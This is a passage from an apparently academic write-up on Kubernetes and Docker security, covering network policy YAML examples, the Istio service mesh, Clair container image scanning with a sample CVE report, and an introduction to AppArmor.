
Figure 72 - Yaml configuration of a network policy

In the picture above there is a test network policy. The policy runs on the default namespace and it matches the pods with "db" label. It allows in the default namespace pods that matching the "db" label app to allow ingress communication from subnet 172.17.0.0/16 except the subnet 172.17.1.0/24 and port TCP:6379. It also allows ingress communication from namespace project:myproject, port TCP:6379 and any pod as well as allow ingress from the default namespace, matching the frontend label role and port TCP:6379. Finally, it allows egress communication from pods that matching the “db” label app in the default namespace only to subnet 10.0.0.0/24 and port TCP:5978

In the part that ipBlocks is used the declared ip ranges it is recommended to be cluster-external IP addresses because pods IPs are ephemeral and unpredictable.

4.1.2 DNS and Network policies

Kubernetes as previously mentioned uses an internal DNS for the pods. In ever declared egress policy must be explicitly exclude the traffic to the DNS service so that the pods can communicate with each other. At the same time an extra layer of security must be added so that DNS look up are forbidden from outside the cluster so that possible compromised pods cannot query malicious DNS servers.



panos@ubuntu: ~/Documents/netpol
File Edit View Search Terminal Help
Text Editor

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default.balance
  namespace: default
spec:
  podSelector:
    matchLabels:
      app: balance
  egress:
  - to:
    - podSelector:
        matchLabels:
          app: postgres
  - to:
    - namespaceSelector: {}
    ports:
    - protocol: UDP
      port: 53
  policyTypes:
  - Egress
```

Figure 73 - Yaml configuration of a network policy allowing DNS

In the picture above there is a test network policy that exclude DNS service but at the same time it allows DNS only inside the cluster by adding a namespaceSelector with {} that includes all of the clusters namespaces.


Firewall policies usually have an any-any-any-deny rule to drop all non-explicitly allowed traffic or an allow any to any to allow all traffic.


panos@ubuntu: ~/Documents/netpol
File Edit View Search Terminal Help

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-all
  namespace: default
spec:
  podSelector: {}
  policyTypes:
  - Ingress
```

Figure 74 - Yaml configuration of a network policy to deny all traffic

Kubernetes doesn’t have a deny action, but you can achieve the same effect with a regular (allow) policy that specifies Ingress but omits the actual ingress definition. This is interpreted as no ingress allowed


panos@ubuntu: ~/Documents/netpol
File Edit View Search Terminal Help

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-all
  namespace: default
spec:
  podSelector: {}
  ingress:
  - {}
  policyTypes:
  - Ingress
```

Figure 75 - Yaml configuration of a network policy to allow all traffic

The above picture shows a configuration that allows communications from all pods in all namespaces (and all IPs) to any pod in the default namespace. This is the default behavior, so this is not needed to be defined. It could be useful, however, to override any more specific allow rules temporarily for diagnosing a problem.

Kubernetes network policies provide a good means for segmenting a Kubernetes cluster, but the high complexity is a concern. High complexity increases the possibilities for misconfigurations that may lead to vulnerable clusters. Possible solutions could be automating the policy definitions or using other means of segmentation. Also, Kubernetes network policies cannot generate traffic logs. This makes it difficult to know whether a policy is working as expected or not. It’s also a major limitation with regards to security analysis [33].

4.1.3 Service Mesh

A service mesh is further action to network policies. It is a way to control how different parts of an application and by extend pods, share data with one another. It provides a transparent and language-independent way to flexibly and easily automate application network functions. It adds an additional layer above the existing Kubernetes workloads without modifying them and through a set of proxies, it succeeds in managing network connections consistently. Unlike other systems for managing relative communication, a service mesh is a dedicated infrastructure layer built right into an app. Network meshes apart from microservices can also be implemented to affect traffic between VMs.

There are a number of corresponding applications but Istio is the most common one. A service mesh like Istio comes to fill the void that network policies leave open by default. Unlike, network policies which they manage and filter workloads on the layers 3 and 4 of the OSI model, Istio can manipulate traffic in the application layer.

Istio after installation can manually or automatically inject sidecar proxies (envoy) inside each pod. As previously mentioned, inside a pod can exist multiple containers that share the same networks interface. Containers on the same pod can communicate with each other via localhost. After the container injection all traffic inbound and outbound passes through them[63].

The use of Istio can decouple the network from the application code. During the migration of an application to a microservices philosophy it might have multiple programming languages. Developers do have to think about firewall rules and retry logic to transition the application. The idea is to take all that network logic and put on the hands of istio operators so that it can be managed in a unified way.

Istio has the following advantage when implemented side by side to a Kubernetes environment.

Visibility
The use of microservices have increased significantly the network calls that occur between services, compared with the calls that were made when the same application was monolithic. This has increased the need for visibility between the communications that pods do. Istio combined with observability platforms like Grafana and Prometheus provides a clear picture about the services communication and detectability in case of http responses that correspond to an error.

Traffic inspection

Istio can inspect http headers from requests and make routing decisions based on those requests. This feature is called content-based routing and can also provide an extra layer of security by whitelisting legitimate http headers. Also, it can easily implement A/B testing canary rollouts and staged rollouts with percentage-based traffic splits while on simple Kubernetes service the percentage is equally shared and limited with workload scaling.

Security

Istio performs authentication between the services, to ensure that the traffic flowing inside the cluster is secure. It channels service-to-service communication through a proxy container within each Kubernetes pod, and uses mutual TLS for transport authentication. It also manages keys, certificates, and the TLS configuration, to ensure continual encryption. Istio provides policy-based authentication that allows two services to establish a mutual TLS configuration for secure encrypted service-to-service communication, as well as end-user authentication with the use of protocols like OAuth2.0. With Istio, the user no longer needs to implement encryption or manage certificates, as these responsibilities are moved from the app developer to the framework layer [61].




Figure 76 - Istio Overview

Istio consist of the following control-plane components:

Pilot

Pilot is the head in an Istio mesh. It stays synchronized with the underlying platform like Kubernetes by tracking and representing the state and location of running service to the data plane. Pilot interfaces with the environment's service discovery system and produces configuration for the Envoy and Mixer

Mixer

Mixer bares responsibility for precondition checking, quota management and telemetry reporting. Service proxies and gateways invoke mixer to do precondition checks to determine whether a request should be allowed to proceed, whether communication between the caller and the service is allowed or has exceeded quota and to report telemetry after a request has completed report.

Citadel

Citadel empowers istio to provide strong service to service and end-user authentication using mutual Transport Layer Security (mtLS) with built-in identity and credential management Citadel CA component approves and signs certificate signing requests (CSRs) sent by citadel agents and it performs key and certificate generation deployment rotation and revocation[62].




Figure 77 - Istio components


4.2 Image Security

After the network defenses, like on an ordinary infrastructure, every OS and every application installed on that OS must be vulnerability free, in order to reduce the probability to a malicious attack. The same thing corresponds to a Kubernetes infrastructure. When you work with containers, you are not only packaging your application but also part of the OS. It is crucial to know if any of the libraries are vulnerable inside the container. One way to find this information is to look at the Docker registry security scan. However, this means that your vulnerable image is already on the Docker registry.

A solution would be a scan as a part of CI/CD pipeline that stops a Docker image with vulnerabilities before it is pushed on the registry. Clair is an open source solution, created by CoreOS, for container scanning. Clair first tests the container for vulnerabilities against its database and then reports back the results.


In a CI/CD environment, Clair is injected inside the pipeline and comes after the building process looking for weak spots. If any of them are found, it categorizes them to medium and high severity. The ones that are considered to be medium severity are noted with a warning while the high severity ones are noted with an error. If any high severity vulnerabilities are found, the pipeline process stops so that corrective actions can occur before the image is deployed.

In order for clair to run, it needs two docker containers. The first one for the application and the second one for the vulnerability database.



```
panmyt@panmyt-HP-ProBook-440-G6:~/Documents/clair/clair_config$ docker run -d -p 5432:5432 --name db arminc/clair-db:latest
Unable to find image 'arminc/clair-db:latest' locally
latest: Pulling from arminc/clair-db
c9b1b535fdd9: Pull complete
d1030c456d04: Pull complete
d1d0211bbd9a: Pull complete
07d0560c0a3f: Pull complete
ce7fd4584a5f: Pull complete
63eb0325fe1c: Pull complete
b67486507716: Pull complete
f58de2b85820: Pull complete
ca982626dd56: Pull complete
2d217efdb5db: Pull complete
Digest: sha256:b6c03d85ddf1f1726898be8bea8f3389d926896f89895154793e765538b6611f
Status: Downloaded newer image for arminc/clair-db:latest
5baf66734048ddc1dff389f17f11766a09de6dc2b4d8d273924f970a27ce6791
```


Figure 78 - Execution of Clair database



```
panmyt@panmyt-HP-ProBook-440-G6:~/Documents/clair/clair_config$ docker run -d -p 6060:6060 --link db:postgres --name clair arminc/clair-local-scan:latest
Unable to find image 'arminc/clair-local-scan:latest' locally
latest: Pulling from arminc/clair-local-scan
89d9c30c1d48: Pull complete
8ef94372a977: Pull complete
1ec62c064901: Pull complete
a47b1e89d194: Pull complete
bf1a3d234800: Pull complete
e86df44ff081: Pull complete
e4ea05d3fe20: Pull complete
db83214ca2c8: Pull complete
67394e170407: Pull complete
Digest: sha256:c9e3f390e2ea1eb431dcce458ddc68c892a05c5246f17d2395a291bf487bedab
Status: Downloaded newer image for arminc/clair-local-scan:latest
55f1a37a45b20ba876878ee718f100a4ca66c73f8663aa8f82f3ed0e877d4eb7
panmyt@panmyt-HP-ProBook-440-G6:~/Documents/clair/clair_config$ docker ps
CONTAINER ID        IMAGE                            COMMAND                  CREATED             STATUS              PORTS                              NAMES
55f1a37a45b2        arminc/clair-local-scan:latest   "/usr/bin/dumb-init …"   9 seconds ago       Up 6 seconds        0.0.0.0:6060->6060/tcp, 6061/tcp   clair
5baf66734048        arminc/clair-db:latest           "docker-entrypoint.s…"   3 minutes ago       Up 3 minutes        0.0.0.0:5432->5432/tcp             db
```

Figure 79 -Execution of Clair application


In the scenario below we run an ubuntu 12.04 that is unsupported and hold a great number of unpatched vulnerabilities.



```
panmyt@panmyt-HP-ProBook-440-G6:~/Documents/clair/clair_config$ docker pull ubuntu:12.04
12.04: Pulling from library/ubuntu
d8868e50ac4c: Pull complete
83251ac64627: Pull complete
589bba2f1b36: Pull complete
d62ecaceda39: Pull complete
6d93b41cfc6b: Pull complete
Digest: sha256:18305429afa14ea462f810146ba44d4363ae76e4c8dfc38288cf73aa07485005
Status: Downloaded newer image for ubuntu:12.04
docker.io/library/ubuntu:12.04
```

Figure 80 - Docker pull of ubuntu 12.04

With the use of Clair binary file and by declaring the ip address of the docker interface in the command, the scan is executed. After it finishes the procedure it projects the outcome of the scan that can also be exported to a json file, for further analysis [60].



```
panmyt@panmyt-HP-ProBook-440-G6:~/Downloads$ ./clair-scanner_linux_amd64 --ip 172.17.0.1 -r report.json ubuntu:12.04
2020/04/26 01:54:10 [INFO] ▶ Start clair-scanner
2020/04/26 01:54:11 [INFO] ▶ Server listening on port 9279
2020/04/26 01:54:11 [INFO] ▶ Analyzing 99555ea335c4785cb92cde578e04f37e125a56bbaf8dcb216028a3a2866f5516
2020/04/26 01:54:12 [INFO] ▶ Analyzing 4973afd466327edb6b16e9b1634b69698601611c0d512583a7a37b3ffafd5825
2020/04/26 01:54:12 [INFO] ▶ Analyzing bf3e7e3b5ed57aa18f7eaa0529fdd9f2e81e8231686c4251eab35508b24f8252
2020/04/26 01:54:12 [INFO] ▶ Analyzing 1d5a0e783fe9c89a84ddda26a5f7241dcb20df40c6dd79a6cbd4b8203a59ba8e
2020/04/26 01:54:12 [INFO] ▶ Analyzing edc2edbe2813b1312f3ffcb0b9a975aa593dacf4b48a7c5bee864f27d237a806
2020/04/26 01:54:12 [WARN] ▶ Image [ubuntu:12.04] contains 132 total vulnerabilities
2020/04/26 01:54:12 [ERRO] ▶ Image [ubuntu:12.04] contains 132 unapproved vulnerabilities
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| STATUS     | CVE SEVERITY                | PACKAGE NAME | PACKAGE VERSION              | CVE DESCRIPTION                                                  |
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| Unapproved | High CVE-2019-3462          | apt          | 0.8.16~exp12ubuntu10.27      | Incorrect sanitation of the 302 redirect field in HTTP          |
|            |                             |              |                              | transport method of apt versions 1.4.8 and earlier can          |
|            |                             |              |                              | lead to content injection by a MITM attacker, potentially       |
|            |                             |              |                              | leading to remote code execution on the target machine.         |
|            |                             |              |                              | http://people.ubuntu.com/~ubuntu-security/cve/CVE-2019-3462     |
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| Unapproved | High CVE-2018-1000001       | eglibc       | 2.15-0ubuntu10.18            | In glibc 2.26 and earlier there is confusion in the             |
|            |                             |              |                              | usage of getcwd() by realpath() which can be used               |
|            |                             |              |                              | to write before the destination buffer leading to               |
|            |                             |              |                              | a buffer underflow and potential code execution.                |
|            |                             |              |                              | http://people.ubuntu.com/~ubuntu-security/cve/CVE-2018-1000001  |
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| Unapproved | Medium CVE-2019-16056       | python2.7    | 2.7.3-0ubuntu3.9             | An issue was discovered in Python through 2.7.16, 3.x           |
|            |                             |              |                              | through 3.5.7, 3.6.x through 3.6.9, and 3.7.x through           |
|            |                             |              |                              | 3.7.4. The email module wrongly parses email addresses          |
|            |                             |              |                              | that contain multiple @ characters. An application              |
|            |                             |              |                              | that uses the email module and implements some kind             |
|            |                             |              |                              | of checks on the From/To headers of a message could be          |
|            |                             |              |                              | tricked into accepting an email address that should be          |
|            |                             |              |                              | denied. An attack may be the same as in CVE-2019-11340;         |
|            |                             |              |                              | however, this CVE applies to Python more generally.             |
|            |                             |              |                              | http://people.ubuntu.com/~ubuntu-security/cve/CVE-2019-16056    |
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| Unapproved | Medium CVE-2016-7543        | bash         | 4.2-2ubuntu2.6               | Bash before 4.4 allows local users to execute                   |
|            |                             |              |                              | arbitrary commands with root privileges via                     |
|            |                             |              |                              | crafted SHELLOPTS and PS4 environment variables.                |
|            |                             |              |                              | http://people.ubuntu.com/~ubuntu-security/cve/CVE-2016-7543     |
+------------+-----------------------------+--------------+------------------------------+------------------------------------------------------------------+
| Unapproved | Medium CVE-2012-6711        | bash         | 4.2-2ubuntu2.6               | A heap-based buffer overflow exists in GNU Bash before 4.3      |
|            |                             |              |                              | when wide characters, not supported by the current locale       |
```

Figure 81 - Outcome of the Clair scanner


4.3 Docker Security

4.3.1 Apparmor

AppArmor (application armor) is a Linux kernel security module based on Mandatory Access Control (MAC) that extends the standard Linux user and group-based permissions to restrict programs to a limited set of resources. The standard user and group-based permissions are part of Discretionary Access Controls (DAC). First, DAC is executed and after that comes MAC. AppArmor can be configured for any application to reduce its potential attack surface and provide greater in-depth defense. It is configured through profiles to whitelist the access needed by a specific program such as Linux capabilities, network access or file permissions. Each profile can be run in either enforcing mode, which blocks access to disallowed resources, or complain mode, which only reports violations.


Since docker makes use of Linux kernel, Apparmor can be used with Docker containers. To use it with Docker we need to associate an Apparmor security profile with each container. Docker expects to find an Apparmor policy loaded and enforced. If a profile is not specified when the container is launched the Docker daemon automatically loads a default profile to the container, which denies access to important filesystems on the host such as /sys/fs/cgroups and /sys/kernel/security/ [40]. AppArmor can be used by extension in Kubernetes and add extra security value in a deployment by restricting what containers are allowed to do and provide better auditing through system logs [35][36].

In the two pictures below there is an app armor profile customized for protecting a nginx installation inside a container. With the use of apparmor_parser the profile is loaded on the host machine. Then, with the use of **--security opt apparmor=** and by adding the apparmor profile file in the docker command it is assigned to the container. The status of the policies can be viewed with **aa-status**. We notice with the use of **aa-status** that docker-nginx policy is in enforcing mode.



